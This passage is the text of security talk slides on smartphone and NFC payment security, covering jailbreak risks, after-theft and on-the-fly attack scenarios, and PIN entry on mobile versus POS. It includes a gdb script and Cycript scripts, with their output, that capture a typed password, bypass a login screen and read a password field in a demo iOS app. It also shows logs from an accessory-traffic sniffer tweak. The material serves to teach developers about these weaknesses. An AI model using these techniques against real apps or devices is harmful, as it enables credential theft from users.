  - In JailbreakMe tools, for instance, it was enough to point the Mobile Safari at innocent-looking page [87].
  - See also another remote attack announced at EuSecWest Pwn2Own contest this Autumn [112].
- Developers, therefore, shall test their applications on such devices!
  - Just to be able to see their applications from other perspective…
  - From the perspective of the enemy.

What Does It Mean Anyway

- Besides those warnings, there is one more thing to add.
- Do you wonder whether smart phone OS security can be broken?
  - You do not need to ask anymore.
- The worldwide verified proof is right here.
  - It is the Jailbreak in itself! [94]

So, Be Careful!
But…

- … what does it mean to “be careful”?
  - Do not participate in pilot projects.
    - Since provisioning profiles open the door for untrusted code execution [94].
  - Avoid Mobile Device Management.
    - Since the mDM server has nearly full control over its enrolled devices [113].
  - Do not visit any untrusted web page.
    - Since web-based exploits are probably never ending story [112].
  - Do not skim untrusted NFC tags.
    - Since this is promising malware vector [107], [111].
  - Et cetera, et cetera, et cetera…

Security Add-Ons
…and all the things like that

- So the solution is for e.g. Apple to open the door for “antiviral” add-ons?
- No.
  - I mean not in the slightest.
- In contrast to PC, the e.g. iOS runtime environment is much more controlled one.
  - Well, it is not perfect.
  - But this is not a reason to pre-install security holes in a form of 3rd party “antiviral” hooks.

Security Add-Ons
…and all the things like that

- In the best case, it would be a false notion of security.
  - Since the smart phone attacks tend to be highly specific and targeted ones [83].
- In the worst case, it would open a vital malware installation vector.
  - It is, in principle, similar to exploiting Mobile Device Management enrollment [113].
  - Imagine phishing attack recommending some “security enhancement”.
  - Memento: *Quis custodiet ipsos custodes?*

What To Do Instead?

- Recall, users have typically full control over their PC.
  - So the antiviral stuff does not make the platform any more vulnerable.
- The smart phone, on the other hand, is and *shall stay* a controlled environment.
  - We shall employ multilayer, built-in security.
  - Code signing, strict sandboxing, runtime kernel integrity checks, etc. [94]
  - We shall not forget about TrustZone [104].

Part FIVE
Attacking Scenarios

Threats Do Evolve

- They do not magically appear or disappear.
  - They just follow the technology evolution.

For Instance

- We do not have to empower the mobile phone NFC target.
  - This improves the active communication distance significantly.
- We can require a user action before any NFC activity.
  - This lowers the wormhole attack risk.

Another Example

Mobile + NFC + Malware = RISK

- Cf. Security and Privacy in Smartphones and Mobile Devices (SPSM) 2011 [58].
  - Malware running on a smart phone scans for contactless cards in its neighborhood.
    - Link occurs e.g. when a payment card and the mobile device are carried in the same pocket…
  - When it finds an interesting card, it interconnects that card with a remote controlling server.
  - Depending on the card type, the server decides on how to utilize the relayed connection – e.g. for making a contactless payment transaction.

Yet Another Example

Faulty NFC Stack

- As a complex networking stack, any NFC implementation itself offers vital hacking surface.
  - Recent study [107] shows this gets further amplified by inappropriate default application actions such as automatically following received URLs, etc…
  - See also [111] for another exploit.
- NFC Forum's quick response [108] talks much about security but it addresses a different topic.
  - Paradoxically, adding a lot of cryptographic protocols to the stack actually makes it more error-prone from the implementation hacking viewpoint...
  - This is not to say we shall omit cryptography.
  - This is to say that implementation security needs another kind of treatment.

ATA Scenario


Definition. *Let the After-Theft Attack (ATA) be any attacking scenario that assumes the attacker has unlimited physical access to the user's smart phone.*

- Imagine somebody steals your mobile phone…
- Despite being really obvious threat, it is often totally neglected in contemporary applications.


- By a robbery, the attacker can even get access to unlocked screen, hence receiving another considerable favor!


Weird Pictures Demo

- Well, it would not be fair to use real-life applications here.
- We will use a modest iPhone joke that was written especially for this purpose to exhibit all those weaknesses we want to talk about.



Password: “kubrt”






It’s just the front camera in action…

UITextField in Weird Pictures

- We use this control view to let users to type their password.
- Of course, we have marked it “Secure”.
  - But, is it enough?



Consider This Gdb Script

```
set variable $sel = (void*)sel_getUid("text")
set variable $cla = (void*)objc_getClass("UITextField")
set variable $addr = (void*)(((unsigned
    long)class_getMethodImplementation($cla, $sel)) & 0xFFFFFFFE)

break *($addr+118)
  commands
    printf "from: 0x%lx\n", $lr
    if ($lr != 0x0)
      x/i $lr
    end
    printf "return: 0x%lx\n", $r0
    if ($r0 != 0x0)
      x/a $r0
      call (unsigned char*)CFStringGetCStringPtr($r0, (unsigned
   long)CFStringGetSystemEncoding())
    end
    c
  end
```

saved as /var/mobile/tfexp.gdb

What a Surprise…

- As the user starts typing on the virtual keyboard, we can see:

```
…
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>…
return: 0x14d750
0x14d750: 0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$2 = (unsigned char *) 0x0

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>…
return: 0x12f860
0x12f860: 0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$3 = (unsigned char *) 0x35c2c1 "k"
```


…And It Continues…

```
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x1483f0
0x1483f0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$4 = (unsigned char *) 0x159ae1 "ku"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x3179f0
0x3179f0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$5 = (unsigned char *) 0x35eed1 "kub"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x15a3d0
0x15a3d0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$6 = (unsigned char *) 0x13dca1 "kubr"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x113e40
0x113e40:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$7 = (unsigned char *) 0x15a3d1 "kubrt"
```

…Then Comes Our Query


```
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x7e47
0x7e47 <-[WPLoginViewController login:]+75>…
return: 0x1325b0
0x1325b0:    0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$8 = (unsigned char *) 0x1544e1 "kubrt"
```

Illustration of Heap Pollution



Then, We Start Getting the Idea

- We shall also turn off the automatic font adjusting.
  - This rule would remain silently hidden if we did not experiment with the gdb and jailbreak!
- However, one question still remains.
  - Is this enough, or could there be a similar issue somewhere else???
  - Or, we may already need the “Adjust to Fit” flag set…



OFA Scenario

Definition. *Let the On-the-Fly Attack (OFA) be any attacking scenario that assumes the attacker is able to launch their privileged code running on the user's smart phone transparently during the time the legitimate user performs the authentication procedure.*

- Note that this does not strictly call for having the root account access.
- It is more important to bypass the application sandbox barrier.
  - When we can do that then the "mobile" account on iOS or the respective application UID on Android is usually far enough for the OFA attack.


Cycript


- Delicate combination of JavaScript and Objective-C interpreter running on iOS [90], [91].
  - Provides REPL (Read-Eval-Print Loop) interface.
- It can attach to an already running process and start commanding its Objective-C runtime.
  - It uses direct process debugging API, now, so it relies on a jailbreak to grant the appropriate *entitlements*.
  - Another injection vector went through MobileSubstrate [91].
  - Cydia users love installing MobileSubstrate patches for existing applications – they call them *tweaks*.
- Its original purpose probably was not application hacking (in security sense).
  - Anyway, it is an excellent tool for vulnerability research and demonstration [83].

Consider This (hack1.cy)

```
function AppVC() {
   var window = [UIApp keyWindow];
   this.viewController = [window
   rootViewController];
}
AppVC.prototype.unlock =
   function(animated/*opt*/) {
   [this.viewController
   dismissModalViewControllerAnimated:animated];
   cocoAlert("From cycript with love...");
}
var ac = new AppVC();
ac.unlock();
```

$ cycript -p WeirdPictures hack1.cy






Consider Yet This (hack2.cy)

```
function LoginVC() {
   this.viewController = [WPLoginViewController
   getDefault];
}
LoginVC.prototype.showPwd = function() {
   var pwd = [[this.viewController passwordField] text];
   if (pwd == null)
      cocoAlert("Sorry Sir.");
   else
      cocoAlert("Your password, Sir: \"" +
   pwd.toString() + "\"");
}
var lc = new LoginVC();
lc.showPwd();
```

$ cycript -p WeirdPictures hack2.cy

- We shall consider using one-way derivatives, if we *really* need to keep user secrets in memory for some purpose.
  - Furthermore, it is wise not to expose anything like

`-(id)passwordField` !



Part SIX
Tweaking iOS Peripherals

iOS Peripheral Channels

- They are managed by the External Accessory framework [97], [98].
  - Actually, this is a dynamic library that provides streaming Objective-C interface in between application processes and the operating system drivers.
- Communication with external iPhone NFC controllers is provided this way.
  - In particular, this concerns MPA $\leftrightarrow$ MUA communication.
  - Even with iPhone 5, there is still no internal NFC controller available.

EA versus OFA

- Recall that EA is just a dynamic library.
  - It is trivial to write a *tweak* for Jailbroken phone that hooks the relevant library methods [83].
  - The tweak then plays the role of MITM in between the application process and the NFC controller.
- Furthermore the data streams provided by External Accessory framework have no implicit data protection [97].
  - Its is up to the application to eventually devise its own cryptographic protocol.

EA Sniffer

- It started as a simple, purely SW-oriented debugging tool.
  - It is a *tweak* that is automatically injected into EA-based application processes via MobileSubstrate [91].
  - Once injected, it echoes the peripheral communication into the system log.
- From security perspective, however, it is a MITM proof-of-concept for EA under OFA.
  - We show a simple session captured for Redpark C2-DB9 bus converter (iDevice $\leftrightarrow$ RS 232).
    - http://www.redpark.com/c2db9.html

Demo: Sniffing Redpark Serial
Initialization Phase

Rsc Demo[2437] <Warning>: EASniFF> -[EASession initWithAccessory:forProtocol:] (@@:@@) hooked successfully, was 0x37538c29 now is 0x211a19

Rsc Demo[2437] <Warning>: EASniFF> -initWithAccessory:forProtocol: dispatched for EASession<0x00187790>, dropping self for sniffer substitution

Rsc Demo[2437] <Warning>: EASniFF> EASessionSniff<0x00187930> initWithAccessory:<0x00179fc0> protocolString:com.redpark.hobdb9

Rsc Demo[2437] <Warning>: EASniFF> EAInputStream not hooked yet, hooking now

Rsc Demo[2437] <Warning>: EASniFF> -[EAInputStream read:maxLength:] (I@:^CL) hooked successfully, was 0x375384dd now is 0x21217d

Rsc Demo[2437] <Warning>: EASniFF> -[EAInputStream getBuffer:length:] (c@:^^C^L) hooked successfully, was 0x375385ed now is 0x2122f5

Rsc Demo[2437] <Warning>: EASniFF> EAOutputStream not hooked yet, hooking now

Rsc Demo[2437] <Warning>: EASniFF> -[EAOutputStream write:maxLength:] (I@:^CL) hooked successfully, was 0x37537711 now is 0x211ffd

Demo: Sniffing Redpark Serial
Simple Loopback Test

```
Rsc Demo[2437] <Warning>: EASniFF> EAOutputStream<0x0de8b910> wrote 30 B (of 30)
Rsc Demo[2437] <Warning>: EASniFF> <0de8b910> 0000: ab cd 1a 10 48 65 6c 6c 6f 20
45 78 74 65 72 6e | ....Hello Extern
Rsc Demo[2437] <Warning>: EASniFF> <0de8b910> 0010: 61 6c 41 63 63 65 73 73 6f 72
79 21 0d 0a       | alAccessory!..

Rsc Demo[2437] <Warning>: EASniFF> EAInputStream<0x0de8b830> read 20 B
Rsc Demo[2437] <Warning>: EASniFF> <0de8b830> 0000: ab cd 10 10 48 65 6c 6c 6f 20
45 78 74 65 72 6e | ....Hello Extern
Rsc Demo[2437] <Warning>: EASniFF> <0de8b830> 0010: 61 6c 41 63
| alAc

Rsc Demo[2437] <Warning>: EASniFF> EAInputStream<0x0de8b830> read 14 B
Rsc Demo[2437] <Warning>: EASniFF> <0de8b830> 0000: ab cd 0a 10 63 65 73 73 6f 72
79 21 0d 0a       | ....cessory!..
```

EA Tweaking Remarks

- Finding the lowest privileges needed to hook on EA dylib is an open question.
  - Probably, it is not necessary to install a full Jailbreak.
  - Furthermore, we shall admit the Jailbreak could be installed without user's incentive.
- Especially risky seems to be installing provisioning and configuration profiles of untrusted sides.
  - That means to e.g. carefully approve every Mobile Device Management enrollment request [94].
  - Otherwise, the attacker could install their own replacement of MUA with an "embedded tweak".

Part SEVEN

PIN on POS vs. PIN on Mobile

PIN on Mobile (PoM)

- Apparently, the PIN can be captured under OFA scenario.
  - Stealth techniques can make this harder, but there is no bullet-proof concept [83].
  - Perhaps, TrustZone will make this better [100].
- On the other hand – we already need PoM anyway.
  - For instance, to access passcode protected data on VISA MPA [101].
  - It really does not matter whether the attacker steals the PIN during cardholder verification or when the user accesses e.g. passcode protected card details.

PoM Risk

- Well, the PIN value in itself is not that interesting.
- However, under OFA, the attacker can also directly talk to MPA in current NFC mobile architectures.
  - Consider e.g. using the PIN to authenticate to MPA to read the passcode protected data.
  - How about to send such data to the attacker via SMS?

PIN on POS (PoP)

- We shall admit POS can be compromised as well.
  - There already were convincing proof-of-concept attacks [99], [109].
- As POS installations are growing rapidly, the situation will hardly get better with time.
  - So, it is not wise to assume that PoP is a universally secure approach forever.

PoP Risks

- If we admit compromised POS then the user has no reliable control on how many times the PIN gets already used.
  - As long as the original card (MPA) is in the reach of the fraudulent POS, the attacker can start new transaction with online PIN over and over again.
    - Cf. also recent terminal RNG weaknesses in [110].
  - Can be eliminated by requiring user action on the mobile before any new transaction.
    - At present, this is not bullet-proof and largely annoying for the user to have to act on both mobile and POS.

PoM or PoP?

- There is no universally best approach.
  - The new threats on PoM do not cancel out existing threats on PoP.
- Probably, we need PoM anyway.
  - There is no better authentication of MUA user to MPA, now.
  - Recall, the attacker does not care *why* the user enters the PIN as long as they do so.

